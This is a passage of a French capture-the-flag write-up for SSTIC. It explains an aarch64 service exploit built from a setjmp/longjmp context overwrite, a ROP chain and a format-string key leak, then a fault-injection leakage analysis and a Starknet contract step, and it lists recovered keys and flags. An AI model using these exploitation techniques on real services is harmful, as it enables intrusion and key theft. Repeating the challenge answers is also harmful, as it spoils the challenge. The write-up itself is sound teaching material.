add_data(fd, &g_blocs[index],flag);
if (g_bloc_count == 10) {
  bloc_available = 0;
}
```

En effet les données sont ajoutées dans une variable globale pré-allouée dans les data du programme. Lorsqu'on ajoute un bloc de données, une variable **bloc_available** est regardée pour savoir si il est possible d'ajouter plus de données. Ensuite le nombre de blocs est incrémenté, l'ajout des données a lieu et s'il réussi, la variable **bloc_available** est mise à jour: elle passe de 1 à 0 si le nombre de blocs utilisé est égal à 10.

Le problème se présente si une erreur a lieu pendant l'ajout de données. Dans ce cas, **bloc_available** n'est pas mis à jour et le nombre de blocs reste incrémenté. Si une erreur a lieu lors de l'ajout du 10ème bloc, le nombre de blocs atteint 10 sans que la variable **bloc_available** ne passe à 0. On sera donc en mesure d'ajouter plusieurs blocs de données à la suite et donc d'écraser les données qui s'y trouvent.

La raison pour laquelle lors d'une erreur on ne réalise pas la mise à jour de la variable **bloc_available** vient de la mécanique de gestion d'erreur. Elle utilise les fonctions **longjmp** et **_setjmp**. Leur fonctionnement est relativement simple:

- _setjmp réalise une sauvegarde de contexte dans une variable env (quelques registres, le pointeur de stack, d'execution...)
- longjmp utilise la variable env pour faire une sorte de goto globale vers l'instruction suivant celle du call à _setjmp qui a été utilisé pour initialiser la variable env.

Dans notre cas une erreur provoque l'affichage d'un message puis un retour au menu principal.

La bonne nouvelle est que la variable env qui contient la sauvegarde de contexte se trouve juste après les blocs de données. Assez vite, je trouve le moyen de réaliser un leak de cette variable. Lors de l'envoi de données l'utilisateur doit répondre successivement à plusieurs questions:

- taille des données
- id des données
- format hex ou binaire
- les données en hex ou en binaire
- le CRC32 des données

Si l'on renseigne une taille valide, un id valide mais qu'on répond mal au format des données, on se retrouve avec la possibilité de lire les données non initialisées du bloc, avec la taille (0x100 maximum) que l'on aura renseignée. Si on combine cette anomalie avec l'overflow, on est en mesure de lire le contexte sauvegardé par _setjmp.

Regardons de plus près l'agencement mémoire: on a un tableau de 10 blocs de données au format suivant:

```
typedef struct {
   uint8_t     is_encrypted;   // Les données de ce bloc sont elles en clair ou chiffrées
   uint8_t     align[3];       // alignement sur 4 octets
   uint32_t    size_plain;    // taille des données en clair
   uint32_t    id;            // id du bloc
   uint8_t     data[0x100];   // données du bloc
   uint32_t    crc32;         // crc32 des données
   uint32_t    size_ciphered; // la taille des données chiffrées
} bloc_t;

// taille de la structure: 0x114
```

Si on analyse la fonction _setjmp de la libc fournie, on récupère le format de la structure env_t

```
typedef struct {
   uint64_t    x19_x28[10];   // sauvegardes des registres x19 à x28
   uint64_t    fp;            // sauvegarde du pointeur de "frame"
   uint64_t    lr_xored;      // sauvegarde du link register: l'adresse à laquelle on va
                              // se retrouver après un appel à longjmp
   uint64_t    unknow;
   uint64_t    sp_xored;      // sauvegarde du pointeur de pile
   uint64_t    d8_d15[8];     // sauvegardes des registres d8 à d15
} env_t;
```

Les blocs de données se trouvent à l'adresse 0x115020 et la variable env se trouve à l'adresse 0x115c30. Notre 12ème bloc commence donc à l'adresse 0x115020 + 11 x 0x114 = 0x115bfc, il permet de lire ou d'écrire les données de l'adresse 0x115c08 à 0x115d07 soit l'ensemble du contenu de la variable env.

Un problème reste à régler: les sauvegardes des registres les plus intéressants lr et sp sont xorés par une constante initialisée au lancement du programme. J'utilise qemu pour débugger le programme et essayer de trouver un registre qui contiendrait une adresse de pile qui me permettrait de déduire la valeur de cette constante.

Je mets donc en place un environnement de debug avec qemu en m'aidant du site azeria-labs.com[8]

```
# lancement du front_end en mode debug avec qemu et gdb:
# on renome remote_lib.so.6 en lib.so.6
# on copie ld-linux-aarch64.so.1 dans ./lib/ld-linux-aarch64.so.1
LD_LIBRARY_PATH=. qemu-aarch64  -g 8888 -L . ./frontend_service.bin &

gdb-multiarch -q \
  -ex 'set architecture aarch64' \
  -ex 'set sysroot .' \
  -ex 'file frontend_service.bin' \
  -ex 'target remote localhost:8888'
```

[8] https://azeria-labs.com/arm-on-x86-qemu-user/

Pour rendre le debug avec dbg plus confortable, j'utilise gdb dashboard [9] qui permet notamment de visualiser les registres et des zones mémoires sélectionnées sans retaper de commandes à chaque point d'arrêt.

En mettant un point d'arrêt juste avant le call à _setjmp (adresse 0x101f88) je me rends compte que les registres sp et fp ont la même valeur, il me suffit donc de xorer les 2 obtenus dans le leak pour obtenir la constante xorante. On a donc une adresse du binaire (lr) et une adresse de pile (sp) ce qui permet de recalculer les adresses après application de l'ASLR.

Après le leak il est nécessaire de réinitialiser les blocs de données sans provoquer de crash. On peut le faire en accédant au menu admin, en demander la récupération du firmware et en provoquant une erreur en entrant un mauvais mot de passe.

J'automatise l'ensemble des opérations nécessaires pour arriver au leak et au control du flux d'exécution dans un script python basé sur pwntools[10] pour la gestion de la connection TCP:

- entrer le mot de passe
- calculer la preuve de travail
- ajout de blocs de données avec/sans erreur
- réaliser le leak de env
- réinitialiser les blocs
- réécrire env.

J'obtiens donc le contrôle du flux d'execution ainsi que la valeur du pointeur de pile. Mon but étant d'exfiltrer le firmware sans le mot de passe, je mets la valeur de lr à 0x102f1c xoré avec la constante. Cette adresse est juste avant l'appel à une fonction que j'ai nommé **get_firmware**. Cette fonction réalise la récupération des données du firmware depuis le backend puis les écrit sur notre socket au format hexadécimal.

Cependant, pour que cette fonction puisse récupérer puis écrire le firmware sur notre socket, il faut lui fournir un pointeur vers un tableau de 2 descripteurs de fichiers, le premier contenant la socket pour communiquer avec notre script et le second la socket pour communiquer avec le backend. Le code de l'adresse 0x102f1c va chercher ce tableau à l'adresse sp+0x18. Ce tableau est également un argument utilisé dans beaucoup de fonctions et il se retrouve facilement dans la pile. Avec l'aide du debugger, je détermine qu'il suffit d'appliquer un offset de -0x30 à la valeur de sp obtenue dans le leak pour que la récupération du firmware fonctionne. Ce qui est logique puisque la première fonction appelée après une erreur a pour premier argument ce tableau, elle soustrait 0x30 à sp et elle stocke son premier argument à l'offset sp+0x18.

Une fois env correctement écrasé, il suffit de provoquer une erreur, et donc un appel à longjmp pour que la magie opère.

La fonction **get_fw()** du script en annexe 5 réalise l'ensemble des étapes nécessaires à la récupération du firmware.

Backend

Le firmware obtenu est un fichier ELF auquel on a effacé les data (dont les strings) et les imports. Ce qui complique la rétroingénierie. En revanche, le code a de nombreuses similitudes avec le frontend, ce qui permet de déduire une bonne partie des imports. On retrouve également la partie serveur du protocol d'échange avec le frontend, les routines de chiffrement, déchiffrement, signature, vérification de mot de passe, envoie du firmware et mise à jour.

La fonction de signature est assez minimaliste et après vérification, elle ne semble pas très fiable puisqu'elle renvoie *"Some breadcrumbs fell in the secure element signature module and we are currently dusting it"* quelles que soient les données à signer.

[9] https://github.com/cyrus-and/gdb-dashboard
[10] https://docs.pwntools.com/en/stable/

On se rends compte que la clé de chiffrement déchiffrement fait bien 32 octets et se trouve dans les data qui ont été retirées du binaire, à l'adresse 0x116010. Elle est utilisée pour les opérations de chiffrement et déchiffrement du firmware. C'est cette clé que nous allons tenter de récupérer.

Les fonctions de chiffrement/déchiffrement semblent complexes, ressemblent de loin à de l'AES et il ne me semble pas possible de déduire la clé en exploitant la partie cryptographique du firmware.

La fonction de mise à jour est très étrange, elle ne réalise pas du tout de mise à jour mais la vérification du mot de passe. Si le mot de passe est valide, elle nous renvoie la clé de chiffrement. Et si le mot de passe est invalide elle nous envoie un message vide puis un deuxième message construit avec une fonction importée dont l'utilisation est la suivante: **func(second_msg, 0x21, sent_password)**. Dans un premier temps, je pense à **strncpy** mais le prototype ne correspond pas. Par contre, il correspond à **snprintf**. Si c'est le cas, la récupération de la clé sera relativement simple puisque l'adresse de la clé est une variable de pile de la fonction de "mise à jour".

Je décide donc de tester cette hypothèse. Pour cela il faut communiquer avec le frontend et lui envoyer des messages forgés spécialement pour accéder à cette partie du code du backend.

Je n'ai jamais eu l'occasion de faire de ropchain pour cette architecture (aarch64), je commence donc par me documenter sur les ropchains aarch64 et je tombe sur le site movaxbx.ru[11] qui donne toutes les informations utiles pour débuter.

Mon plan est simple, il se résume à faire en sorte que le frontend:

- lise un message d'upgrade fourni par mon script
- envoie ce message au backend
- lise la première réponse vide du backend
- lise la second réponse du backend
- envoie à mon script la seconde réponse du backend

Si j'envoie un mot de passe avec une chaîne de format ('%X' par exemple) et qu'elle est interprétée, cela confirmera que la fonction est bien snprintf.

J'ai donc besoin de 2 choses: lire sur une socket et écrire sur une socket. Par chance, je trouve 2 gadgets qui permettent exactement de faire ça. Le premier que je nomme ROP_READ (0x10249c) consomme 0x30 octets de pile comme il suit:

offset	description
0x0	pop du registre fp (non utilisé)
0x8	pop du registe lr (adresse du gadget suivant)
0x10	adresse du buffer utilisé par read
0x18	taille à lire
0x1C	descripteur de fichier
0x20	non utilisé
0x28	non utilisé

[11] https://movaxbx.ru/2019/02/19/rop-ing-on-aarch64-the-ctf-style/

Le second que je nomme ROP_WRITE (0x1023b4) consomme 0x20 octets de pile comme il suit:

offset	description
0x0	pop du registre fp (non utilisé)
0x8	pop du registe lr (adresse du gadget suivant)
0x10	adresse du buffer utilisé par write
0x18	taille à écrire
0x1C	descripteur de fichier

La mise en oeuvre est plutôt simple et permet d'échanger avec le backend. Les valeurs des descripteurs de fichiers sont deterministes et faciles à deviner: 5 pour la socket qui communique avec mon script et 4 pour la socket qui communique avec le frontend. 0 à 2 sont stdin, stdout et stderr et le 3 est la socket du serveur. Elles sont numérotées selon l'ordre de leur création dans le programme.

Il faut donc que je génère un message de mise à jour avec un mot de passe contenant une chaîne de format. Les messages échangés entre frontend et backend ont une taille unique: 0x11C, leur format est le suivant:

```
typedef enum {
    STATUS=0x1336,
    SEND_DATA_TO_UNIT=0x1337,
    ENCRYPT_DATA=0x1338,
    DECRYPT=0x1339,
    SIGN_DATA=0x133a,
    CLOSE=0x133b,
    CHECK_PASS=0x133c,
    GET_FIRMWARE=0x133d,
    UPGRADE=0x133e,
} cmd_e;

typedef struct {
   uint32_t    result;     // le resultat de l'opération
   cmd_e       command;    // L'opération que le backend doit effectuer
   bloc_t      bloc;       // bloc contenant les données à traiter
} protocol_t;
```

Je crée donc une ropchain dans un des blocs de données enchainant les lectures et les écritures selon le plan évoqué plus haut. Pour sauvegarder les données entre chaque, j'utilise le buffer que frontend utilise pour ses échanges avec le backend (0x115c20) car il fait juste la bonne taille: 0x11C. Je reprends la même méthode que pour la récupération du firmware en:

- définissant la valeur de lr sur mon premier gadget (ROP_READ)
- déffinisant la valeur de sp sur ma ropchain

Le test est concluant: je récupère un bloc de données ou mon '%X' a été remplacé par la valeur '25'.

Je réitère plusieur fois l'opération avec la chaîne de format '%n$x' en incrémentant n à chaque fois. Ce qui me donne les valeurs de la pile dans la fonction de mise à jour du backend. Lorsque n=11 j'obtiens 0xaaaac36d6010 ce qui ressemble à l'adresse que je recherche à l'ASLR prêt. Je recommence en mettant '%11$s' et je récupère 32 octets non nuls qui me permettent de déchiffrer le flag du device C. La fonction **get_key()** du script en annexe réalise toutes les étapes nécessaires à la récupération de cette clé.

```
0x04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}
```

Étape 2D: Injection de fautes

Pour cette étape nous disposons d'un fichier h5 de 116mo. D'après le fichier info.eml, il contient des mesures faites lors de tests d'injection de fautes sur le device. On sait également, que le device prend un masque en argument et qu'il est xoré avec une valeur stockée dans le device, probablement la clé que l'on recherche.

Dans un premier temps, je cherche à extraire les données contenues dans le fichier h5. Pour cela j'utilise le module python h5py [12]. Le fichier contient trois ensembles de données:

- leakages: 25000 leakages, chacun représenté par 600 float sur 8 octets
- mask: 25000 valeurs de 32 octets
- response: 25000 valeurs de 4 octets

J'effectue quelque tests et j'observe que toutes les responses sont identiques et ont pour valeur 'NACK' et que les masks semblent aléatoires.

Je recherche également un moyen de visualiser les leakages, je choisi pyplot [13].




Figure 5: Leakage au hasard

J'affiche quelques leakage. J'observe un pic sur chaque graphe, une valeur supérieure à 0.22 alors que tous les autres points sont < 0.14. J'imagine que ce pic correspond à

[12] https://docs.h5py.org/en/stable/
[13] https://matplotlib.org/stable/tutorials/introductory/pyplot.html

l'injection de faute. Je fais l'hypothèse suivante: tous les points en dehors de l'intervalle 50, 350 ont une valeur < 0.102.

Je code une fonction **analyse_leaks()** pour vérifier cette hypothèse. Elle est fausse: Il y a 2819 contre exemple. Je decide d'afficher l'un d'entre eux.




Figure 6: Leakage avec un traitement supplémentaire

On voit clairement qu'une opération supplémentaire a lieu. En regardant quelques-uns des contre-exemples, je constate que tous ont leur pic à la valeur 345 ce qui veut dire que dans ce cas, c'est probablement l'injection de faute qui cause le traitement supplémentaire.

Dans les autres leakages, ceux sans l'opération supplémentaire, le pic est plus tôt. D'ailleurs ces leakages sont quasiment identiques entre eux hormis le pic et donc ne me semble pas d'intérêt.

Je consigne donc l'ensemble des indexes des leakages avec le traitement supplémentaire pour me concentrer dessus. Là encore, je procède en affichant plusieurs leakages sur le même graphique. En zoomant sur ce graphique,je remarque que les points entre 420 et 485 sont les plus intéressants.

On voit clairement que l'on a 32 points qui peuvent prendre 8 valeurs différentes entre 0.13 et 0.18. Comme je cherche une valeur de 32 octets, je me dis que je suis sur la bonne piste. La répartition des valeurs est particulière, il y a peu de points prenant les valeurs maximum et peu de points prenant les valeurs minimum. Je fais donc l'hypothèse suivante: lorsque la valeur est maximum le resultat du xor entre le masque et la clé donne la valeur 0.

Pour tester cette hypothèse, je prends le premier des 32 points de tous les leakages effectuant cette opération et pour ceux dont la valeur est la plus haute, j'affiche le premier octet du masque. Le résultat est très intéressant: tous ces octets sont identiques. L'hypothèse est donc probablement bonne.

Ensuite je réitère la même opération pour les 32 points avec les 32 octets de masque et j'obtiens une valeur de 32 octets qui ne permet pas de déchiffrer le flag. En refléchissant,




Figure 7: Plusieurs leakages avec injection de faute réussie




Figure 8: Les 32 points d'intérêt

je me dis que lorsque la valeur est maximum, il est probable que le résultat du xor entre le masque et la clé soit 0xFF. Dans ce cas il suffit de faire un xor des valeurs précédemment obtenues par 0xFF.

Cette fois ci j'obtiens une valeur de 32 octets qui permet de déchiffrer le flag du deviceD. La fonction **solv()** du script en annexe permet de récupérer cette clé à partir du fichier h5.

```
0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}
```

Étape 3: Starknet

Musig2

j'ai récupéré les 4 clés privées des 4 membres du site https://trois-pains-zero.quatre-qu.art/admin/login. Je suis donc en mesure de réaliser une signature musig2 à leur place. Cette signature se compose d'un point **R** et d'un nombre **s**.

Une grande partie du code de musig2 nous a été fourni pour le device A dans le script **musig2_player.py**. Seulement ce script ne réalise que la part d'un signataire sans l'agrégation des nonces ni celle des signatures partielles. Le backup du server contient le script **musig2.py** qui définit la fonction de vérification de signature musig2, il est donc possible de vérifier notre implémentation.

Lors du premier tour, chaque signataire produit 4 nonces qui sont des points de la courbe elliptique. L'agrégateur effectue 4 additions de 4 points, un par signataire pour chaque addition. Le résultat, composé de 4 points est fourni à chaque signataire en retour.

Chaque utilisateur est en mesure de caculer la valeur **R** de la signature et de produire une signature partielle lors du second tour. L'agrégateur réalise la somme de ces 4 signatures partielles et la retourne à chaque signataire, il s'agit de la valeur **s** de la signature.

Le script step3_musig2.py réalise la signature musig2 de la chaîne de caractères passée en argument par les 4 membres et l'affiche. Cela me permet d'accèder à la page d'achat de JNFs Trois Pains Zéro.

Smart contract

On approche du but mais on tombe une fois encore sur une page d'autentification

Afin de procéder à l'achat d'un JNF nous devons reseigner 4 champs: **identifiant, code, a, b**. Ces variables ne me disent rien. Comme nous avons récupéré le code du serveur à l'étape 1 et je décide de l'analyser pour savoir à quoi correspondent ces variables.

Dans le fichier **achat.py** on retrouve l'utilisation de ces variables:

```
try:
        # Abort if data is None or not well formated
        coupon_id = int(coupon_id, 16)
        code = [int(i, 16) for i in code.split(',')]
        a = int(a, 16)
        b = int(b, 16)
    except:
        return go_to_redeem()

    if not smart_contract.is_valid(coupon_id, code, a, b):
        return go_to_redeem()
```




Figure 9: Interface d'achat des JNFs

On voit que id, a et b sont des nombres à fournir en hexadécimal et que code est une liste de nombres en hexadécimal séparés par des virgules. Je regarde de plus près d'ou vient la fonction **is_valid** qui réalise la vérification des variables. Elle se trouve dans le fichier **smart_contract.py**:

```
def get_contract() -> Contract:
    if not os.path.isfile("/tmp/contract_address"):
        deploy.run()

    owner = config.get_owner_account()
    while True:
        with open("/tmp/contract_address", "r") as f:
            contract_address = int(f.read(), 16)
        try:
            contract = Contract.from_address_sync(provider=owner, address=contract_address)
            break
        except:
            # Something's wrong, redeploy and try again
            deploy.run()
            continue
    return contract

def is_valid(ans: int, code: list[int], a: int, b: int) -> bool:
    contract = get_contract()
    try:
        invocation = contract.functions["validate"].invoke_sync(ans, code, a, b, max_fee=int(1e16))
        invocation.wait_for_acceptance_sync()
        return True
    except Exception as e:
        print(e)
        return False
```

La vérification se fait grâce à la fonction **validate** d'un smartcontract, qui a une adresse que nous ne connaissons pas sur une blockchain dont on ne sait encore rien. Je pars donc à la recherche de ces informations. C'est le fichier **config.py** qui se trouve dans le backup du serveur qui me met sur la voie:

```
from starknet_py.net import KeyPair
from starknet_py.net.account.account import Account
from starknet_py.net.models.chains import StarknetChainId
from starknet_py.net.gateway_client import GatewayClient

# [...]

RPC_REMOTE_IP = "blockchain.quatre-qu.art"
RPC_URL = f"https://{RPC_REMOTE_IP}"
CLIENT = GatewayClient(RPC_URL)

## If we need to interact without binding to a specific account
#from starknet_py.net.full_node_client import FullNodeClient
#FULL_NODE_CLIENT = FullNodeClient(node_url=URL + "/rpc", net="testnet")

def get_owner_account():
    keypair = KeyPair.from_private_key(OWNER_PRIVKEY)
    account = Account(
            client=CLIENT,
            address=OWNER_ADDRESS,
            key_pair=keypair,
            chain=StarknetChainId.TESTNET,
            )
    return account
```

On y apprend que la blockchain s'appelle starknet et que nos boulangers ont créé leur propre instance, accessible via une gateway à l'adresse https://blockchain.quatre-qu.art. On a même une indication pour s'y connecter sans créer de compte.

Je me renseigne sur Starknet, je passe un peu de temps sur le site https://docs.starknet.io/ qui donne une belle définition de Starknet:

> *Starknet is a permissionless decentralized Validity-Rollup (also known as a "ZK-Rollup"). It operates as an L2 network over Ethereum, enabling any dApp to achieve unlimited scale for its computation – without compromising Ethereum's composability and security, thanks to Starknet's reliance on the safest and most scalable cryptographic proof system – STARK.*
>
> *Starknet Contracts and the Starknet OS are written in Cairo – supporting the deployment and scaling of any use case, whatever the business logic.*

Je me demande encore ce que cette définition peut bien vouloir dire. Par ailleurs le site contient pas mal d'informations techniques sur le fonctionnement de Starknet. On y apprend que les contracts sont écrits en cairo, un détail qui aura son importance. Je me renseigne également sur l'API python qui nous est proposé sur le site https://starknetpy.readthedocs.io

Je m'y connecte et je fais un peu d'introspection python sur l'objet GatewayClient obtenu. Je teste un certain nombre d'attributs et de méthodes avant de récupérer un bloc de la chaîne avec la méthode **get_block_sync**.

```
StarknetBlock(
    block_hash=812828625082370277742042172012901434045594656668187145361791514117037288588,
    parent_block_hash=216527701675521494105718894749874477425211634684601038969465321957045394775l,
    block_number=12,
    status=<BlockStatus.ACCEPTED_ON_L2: 'ACCEPTED_ON_L2'>, root=0,
     transactions=[InvokeTransaction(
```

```
        hash=1641164008360235131161056861114101203650900586534716879568131801265820744536,
        signature=[1544528053525593768169350085404717656281611798685072843351920890172746136063,
        3079552809126709581032301696988578087546832963957298812427370446742715192564],
        max_fee=10000000000000000, version=1,
        contract_address=2227792261936986457068241964193682344855759612155192788502855599627020634957,
        calldata=[1,
        3026011499880261589710353516456779478891975690094168234970350056465948617963,
        1734804948257623551982891078541106205846354482319483452948893936809550555594,
        0, 8, 8, 116631765, 4,
        2728318102864661219177783762121541257484451299154144759255121738279936457598,
        3540394234919115072721842350629984741637479169832817556457267502762907081087,
        7139196788663579192649738295587150939273478709296461474777798305794839671 47,
        25416, 225342764122633650260069844027 27,
        7378078691064814947250050178439744 5164],
        entry_point_selector=None, nonce=11)],
    timestamp=1681384604)
```

On remarque que le bloc a une variable **contract_address**. J'utilise cette adresse pour récupérer le contrat avec la fonction **Contract.from_address_sync** puis je liste ses fonctions. Malheureusement il n'y a pas de fonction "validate". J'en profite également pour récupèrer l'ensemble des blocs de la chaîne en itérant sur la variable **parent_block_hash**.

Ne trouvant pas d'autres pistes, je prends les valeurs contenues dans les blocs en tentant de récupérer un contrat comme si ces valeur étaient des adresses. La chance me sourit. Il se trouve que la valeur 0x6b0a96cac8fada00f85569b27c...., qui est la deuxième valeur dans la plupart des calldata contenus dans les blocs, est l'adresse d'un contrat qui lui contient deux fonctions: get_owner et **validate**.

Je cherche ensuite à récupérer le code du smartcontract et le désassembler voire le décompiler. Je trouve un outil qui semble en capacité de faire les 2: thoth [14] qui se définit comme "the Cairo/Starknet bytecode analyzer, disassembler and decompiler" . Après avoir parcouru la documentation, je ne trouve pas le moyen d'utiliser thoth sur notre blockchain. Je finis par patcher le code source en remplaçant l'adresse du réseau goerli par notre url:

```
# dans starknet.py:
GOERLI_NETWORK_ADRESS = "https://blockchain.quatre-qu.art"
```

Ce qui me permet de récupérer le code du smartcontract désassemblé et décompilé:

```
thoth remote -address 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb \
-network goerli -d > decompiled.txt

thoth remote -address 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb  \
-network goerli -b > disassembled.txt
```

L'analyse n'est pas triviale, le cairo est un langage original. On trouve pas mal d'informations sur le site cairo-lang.org.[15]

Parmi les spécificités notables de ce langage, on a:

- la mémoire a un mode "write once": on ne peut écrire qu'une seule fois un emplacement mémoire
- si on tente d'écrire une mémoire déjà assignée, cela devient un test d'égalité (la fonction échoue si l'égalité n'est pas vérifiée)
- on a 3 registres PC, FP et AP

[14] https://github.com/FuzzingLabs/thoth
[15] https://www.cairo-lang.org/docs/

    - AP est l'allocation pointer qui pointe vers la prochaine zone mémoire non utilisée.
    - FP est la valeur de AP au début de la fonction
    - PC est le program counter: adresse de l'instruction courante
- les fonctions builtins fonctionnent comme des io: par exemple le calcul de hash se fait en écrivant des valeurs à certaines adresses puis en lisant le résultat dans l'adresse suivante. Sans aucun appel de fonction.
- Il n'y a pas de boucles, elle sont remplacées par de la récursion.
- Il y a une mémoire persistante, stockée dans la blockchain
